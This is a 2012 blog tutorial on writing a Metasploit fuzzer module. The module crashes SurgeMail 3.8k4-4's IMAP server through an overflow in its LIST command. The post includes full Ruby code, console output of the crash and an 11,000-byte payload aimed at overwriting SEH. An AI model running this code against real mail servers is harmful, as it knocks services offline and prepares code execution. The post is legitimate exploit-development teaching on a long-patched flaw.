Cyber Crud

The site that does not advocate the cool crime of robbery!

How to Write a Metasploit Module – Part 1

Posted by soh_cah_toa on 2012-02-26
For the past month or so, when I'm not up to my eyeballs in Calculus II homework, I've been hanging around the Metasploit community looking for bugs and other small areas that could use some minor work. I quickly realized that even though I had been using Metasploit for years, I had never actually written my own module. For that matter, I've never even explored anything outside of `msfconsole`. I was ashamed.

It did not take me very long to see just how revolutionary the Metasploit Framework (MSF) truly is. There isn't a single other piece of software out there that even comes close to doing what MSF does. Well, w3af (http://w3af.sourceforge.net) is a similar auditing framework for web apps but I still think MSF is far superior.

There is a surprisingly little amount of articles on how to write a Metasploit module. The ones I've been able to find are rather poor anyway. Fortunately, there is an entire chapter dedicated to creating your own modules in Metasploit: The Penetration Tester's Guide (http://www.amazon.com/Metasploit-Penetration-Testers-David-Kennedy/dp/159327288X). This incredible book explains how to write a simple Internet Message Access Protocol (IMAP) fuzzer. However, it too is a little lacking so I'm going to make it how it should have been done: my way. :P

Writing a Metasploit module is really fun and really easy. If you have a general idea of want you want to do, did your research on how a particular exploit is carried out, and possess at least some experience with Ruby, you'll find using MSF to be quite enjoyable. (As a side note, I highly recommend reading The Pickaxe Book (http://www.ruby-doc.org/docs/ProgrammingRuby). It is, without a doubt, the definitive reference to Ruby.)

We're going to walk through the steps of exploiting a known vulnerability in the `LIST` command of NetWin's SurgeMail IMAP server. This exploit was discovered by Matteo Memelli (ryujin) of the Gray-World.net Team (http://www.gray-world.net/index.shtml). It allows authenticated users to trigger a buffer overflow, ending in arbitrary code execution. However, rather then just showing you how to write the module for delivering the actual shellcode, I'm going to walk through the steps of first writing a fuzzer to see where an overflow exists. Then in Part 2, I'll explain how to extend this module to bypass SEH in order to achieve code execution.

This exploit only exists on SurgeMail 3.8k4-4 and has been fixed in recent versions. You can download a copy of 3.8k4-4 for Windows here (http://netwinsite.com/ftp/surgemail/surgemail_38k_windows.exe). If you aren't comfortable using the direct link because you don’t trust me (standard security policy demands that you shouldn’t), the directory tree can be found here (http://netwinsite.com/ftp/surgemail).

All user-defined modules should live in the `~/.msf4/modules/` directory. Therefore, start off by opening up your favorite text editor (mine is vim) and save the following code to `~/.msf4/modules/auxiliary/fuzzers/imap_fuzzer.rb`.

```
require 'msf/core'    # POINT A

class Metasploit4 < Msf::Auxiliary        # POINT B
    include Msf::Exploit::Remote::Imap    # POINT C
    include Msf::Auxiliary::Dos           # POINT D

    def initialize    # POINT E
        super(
            'Name'        => 'Simple IMAP Fuzzer',
            'Description' => %q{
                               An example of how to build a simple IMAP
                               fuzzer. Account IMAP credentials are
                               required in this fuzzer.
                              },
            'Author'      => [ 'ryujin' ],
            'License'     => MSF_LICENSE,
            'Version'     => '$ Revision: 1 $'
        )
    end

    def fuzz_str
        return Rex::Text.rand_text_alphanumeric(rand(1024))    # POINT F
    end

    def run    # POINT G
        srand(0)

        while (true)
            connected = connect_login()    # POINT H

            if not connected
                print_status('Host is not responding - this is G00D ;)')
                break
            end

            print_status('Generating fuzzed data...')
            fuzzed = fuzz_str()    # POINT I

            print_status(
                "Sending fuzzed data, buffer length = %d" % fuzzed.length
            )

            req  = '0002 LIST () "/'
            req += fuzzed + '" "PWNED"' + "\r\n"    # POINT J

            print_status(req)

            res = raw_send_recv(req)    # POINT K

            if !res.nil?
                print_status(res)
            else
                print_status('Server crashed, no response')
                break
            end

            disconnect()    # POINT L
        end
    end
end
```

Point A tells us that we are going to include all the functionality from the core library. MSF has a modular structure and is broken down into several pieces: the framework *core*, *base*, and *ui*. A full discussion of the MSF architecture is outside the scope of this tutorial but for now, know that the framework's core library is the low-level interface that provides the required functionality for interacting with exploit modules, sessions, plugins, etc. This line alone gives us access to some 6,000+ different functions. If you're interested in the full design of the framework, checkout the Metasploit Developer's Guide (http://dev.metasploit.com/redmine/projects/framework/wiki/DeveloperGuide#12-Design-and-Architecture).

At Point B, we begin defining the class and inherit from `Msf::Auxiliary`. Metasploit auxiliary modules are special in that they aren't necessarily exploits that feature a payload. Instead, they can be considered as reconnaissance tools. This includes tools like port scanners, fuzzers, service fingerprinters, enumeration, information gathering, etc.

Points C and D are particularly important. This is where the modules for the IMAP protocol and denial-of-service are mixed in. If you aren't familiar with the term, mixins are synonymous with abstract base classes. They're meant to promote code reuse while avoiding the flagrant burdens of multiple inheritance. Put simply, this means we're given several more functions just for denial-of-service attacks and the IMAP protocol.

In Ruby, the constructor is defined with the `initialize()` method which is at Point E. When using MSF, the constructor is typically going to consist of a call to the superclass's constructor and passing it a hash where you setup various information and settings for your module (passing a hash as an argument is how Ruby fakes named parameters). As you can see, here we setup the name, description, version, author, and license. The constructor is also the place where you'd configure any extra variables with `register_options()`. However, this is just a simple fuzzer so we're going to settle for the default variables we get from our mixins: `IMAPPASS`, `IMAPUSER`, `RHOST`, and `RPORT`.

At Point F in the `fuzz_str()` method, we use Rex to setup the malformed data we're going to send. At the most, it's going to be a 1024 byte string of randomized alphanumeric characters. What's Rex you ask? Oh, you didn't ask? You sure? Must have been one of my cats; they're hackers too. Well, since they want to know, I'll enlighten you as well. The Ruby Extension Library (Rex) is one of the most essential pieces of the Metasploit Framework. Think of it as Metasploit's own Ruby API. Rex provides an assortment of classes for tasks such as generating assembly instructions, buffer encoding, basic logging, breaking down tasks into separate jobs, etc. Again, the Metasploit Developer's Guide (http://dev.metasploit.com/redmine/projects/framework/wiki/DeveloperGuide#Chapter-02-Rex) explains Rex in further detail.

At Point G, we override the `run()` method. When the user executes the `run` command from `msfconsole`, this method will be called. If this were an actual exploit and not an auxiliary module, we would instead override the `exploit()` method to be used as the `exploit` command.

Inside the `while` loop at Point H, we connect to and authenticate with the IMAP server by calling the `connect_login()` method. Perhaps you are thinking, "Hold on just a second! Where did `connect_login()` come from? How does it know what server to connect to? Not only that, but what credentials is it authenticating with? What the heck?" Here's what the heck: remember the modules we mixed in? The `connect_login()` method came free of charge from `Msf::Exploit::Remote::Imap`. Also, remember before when I said that the modules we mixed in provide a set of default variables? The `connect_login()` method is going to use `RHOST` and `RPORT` (default 143) to determine what host and port to connect to. Then it's going to use the values of `IMAPPASS` and `IMAPUSER` to perform the authentication. Tada! Yay for mixins! If the connection fails, the loop will break. Then we'll know we have something to look into (I already know there is but try to act surprised).

At Point I, we generate the random string. Then at Point J, we setup the malformed `LIST` command. At Point K, we finally send our malformed data to the server with `raw_send_recv()` which was so kindling given to us by `Msf::Exploit::Remote::Imap`. Again, if we don't receive a response, the loop breaks indicating that the server has crashed.

If after all that, everything is fine and we do receive a response, we disconnect from the server at Point L and repeat the process all over again. This fuzzer will continue to run and run until the end of time (or until your laptop battery dies) unless the server finally crashes.

Before we can begin fuzzing, we need to set up a debugger that's attached to the `surgemail.exe` process on the target machine. If you're more comfortable with WinDbg, that's fine; but for this tutorial, I'm going to use Immunity Debugger. Immunity Debugger (http://www.immunitysec.com/products-immdbg.shtml) is very powerful because it's specifically designed for exploit development and reverse engineering. It's definitely worth checking out. Since SurgeMail is a system service, run Immunity Debugger as the Administrator, press Ctrl+F1, select *surgemail* from the list in the new window, and click Attach. Done. Now we're ready.

Let's run this bad boy already. Start up `msfconsole`, wait forever for it to load, and setup our little fuzzer like this:


```
msf > use auxiliary/fuzzers/imap_fuzzer
msf auxiliary(imap_fuzzer) > set IMAPPASS abc123
IMAPPASS => abc123
msf auxiliary(imap_fuzzer) > set IMAPUSER foobar
IMAPUSER => foobar
msf auxiliary(imap_fuzzer) > set RHOST 192.168.1.32
RHOST => 192.168.1.32
msf auxiliary(imap_fuzzer) > show options

Module options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   IMAPPASS  abc123           no        The password for specified username
   IMAPUSER  foobar           no        The username to authenticate as
   RHOST     192.168.1.32     yes       The target address
   RPORT     143              yes       The target port

msf auxiliary(imap_fuzzer) >
```

Now everything's setup and we can start fuzzing with the `run` command. As I mentioned earlier, this is going to call the `run()` method from our module.

```
msf auxiliary(imap_fuzzer) > run
[*] Authenticating as foobar with password abc123...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 228
[*] 0002 LIST () "/Wp35rRUwgwHs9XnNYJ7TE4dwF6MpWly5hoscHwTigksqYYGS5Urnn4U
     TH5dcqJqycOnodFeg1DJOXbEvs7fpiT0ndFmpCyvFjEd5PtDf0F77KRqU3DsQeBWzhUNg
     MuD1nFxMMsJTT5WHc1yJ67krgMqy7fb1wj1FEMAwcDAEIrIeImXJiW5kyCNMnT2WbTTNa
     3Cr1S2HxE6Vjcglv4f4sVb5ZwLvwkyR12OI" "PWNED"

[*] 0002 OK LIST completed

... OUTPUT TRUNCATED ...

[*] Authenticating as foobar with password abc123...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1007
[*] 0002 LIST () "/FzwJjIcL16vW4PXDPpJbpsHB4p7Xts9fbaJYjRJASXRqbZnOMzprZfV
     ZH7BYvcHuwlN0YqyfoCrJyobzOqoscJeTeRgrDQKA8MDDLbmY6WCQ6XQH9Wkj4c9JCfPj
     IqTndsocWBz1xLMX1VdsutJEtnceHvhlGqee6Djh7v3oJW4tXJMMxe8uR2NgBlKoCbH18
     VTR8GUFqWCmQ0970B3gR9foi6inKdWdcE6ivbOHElAiYkFYzZ06Q5dvza58DVhn8sqSnR
     Amq1UlcUGuvr6r99POlrZst10r606J2B03TBGDFuy0dNMI0EUANKZ6OnCn3Zk1JL659MC
     8PZy0frCiPBqZ4xn0biAjFTH5LsCjIFuI5eZ9LsdXdek7iiOhEmW6D86mAtyg9S1a7RAL
     rbRcLIHJpwMsEE5LS1wIV9aFPS6RQwI4DtF4bGSle1FCyf63hy3Vo8AKkId6yu5MfjwfU
     ExandVeUldk8c5bhlyqoDp3UX2ClQPZos0KpFoIcxmq8R0E3Ri54l5Yl3OPcN7U20Kb1C
     EAfbhxGFgh1oMzjJpuM7IbHMrZNjVADz6A0byzgiP2pXa7ZmOloV9u6Fwa0l6sR6oL0Pn
     g9MYNwTMXTUdiE7rOjuOmkdgglPTkZ3n4de1FEaLh8Xhf9SNSPZUX0M7gmUiyNYv6qti3
     Omy8qvjJOQui1IhUhf5fKOunKIcB5Zw7quznxV1GF2R5hXVTw1vlbMi5TQW68ZDFlD6q6
     BJ4S3oNrFCyXXaQpAURyCoDGdjoxk1vrUPGusf3i4EIF2iqyyekWiQ7GuYcwMax3o0ZXB
     2djFh2dYEGyBSCHaFhpwUgamThinnMAsDFuEY9Hq9UOQSmZ6ySunifPFjCbDs4Zooquw0
     HPaVnbNVo97tfVBYSei9dWCUWwUAPVJVsTGoDNRVarOrg8qwbziv8aQaPZ7Y8r0SUiB1n
     Nhlhl3UCVZpf8Gck0psjETf4ks356q0I3mLZkqCLkznVV4ayetVgaDm" "PWNED"
[*] Server crashed, no response
[*] Auxiliary module execution completed
msf auxiliary(imap_fuzzer) >
```

Cool, right? First, it connects to the target machine and logs in with the given credentials, then it sends the malformed request. Since the server did respond after the first attempt, we repeat the process again and again until finally it says *Server crashed, no response*. The server goes down in less than ten seconds. Now we can check out what the debugger reported.

Back on the target machine, the debugger indicates that there was an access violation. We can tell that it crashed because of us and not something else since the value of `LastErr` is `ERROR_FILE_NOT_FOUND`.



(https://cybercruddotnet.files.wordpress.com/2012/02/immunity_debugger.png)
The debugger is paused at the point of crash

You'll notice that, unfortunately, no memory addresses were overwritten. Nothing exploitable here. Looks like we failed again. Guess it's time to find a new hobby. Maybe sports or something. Hey wait, I'm having one of those things. You know, a headache with pictures. Hmm…Futurama rules…sports suck…and maybe we should try increasing the length of the fuzz string. 11,000 bytes sounds about right.

Instead of using `fuzz_str()` to generate a random string, let's just send a sequence of 11,000 A's.

```
fuzzed = 'A' * 11000
print_status("Sending fuzzed data, buffer length = %d" % fuzzed.length)
req = '0002 LIST () "/' + fuzzed + '" "PWNED"' + "\r\n"
```

By increasing the string length, this will allow our fuzzer to overwrite the Structured Exception Handler (SEH) for the `surgemail.exe` process. SEH is the native exception handling mechanism for Windows. It can be quite a lengthy subject so if you're curious, check out Matt Pietrek's notable article on SEH here (http://www.microsoft.com/msj/0197/exception/exception.aspx). For now, know that being able to control SEH makes an exploit much more portentous.

However, overwriting SEH is a subject for another day. For now, let all of this sink in. In my next post, we're going to expand upon our fuzzer and turn it from an auxiliary module to an exploit module.

This entry was posted in Fuzzing, Metasploit and tagged dos, fuzzing, imap, metasploit, msf.
Bookmark the permalink.
Comments are closed.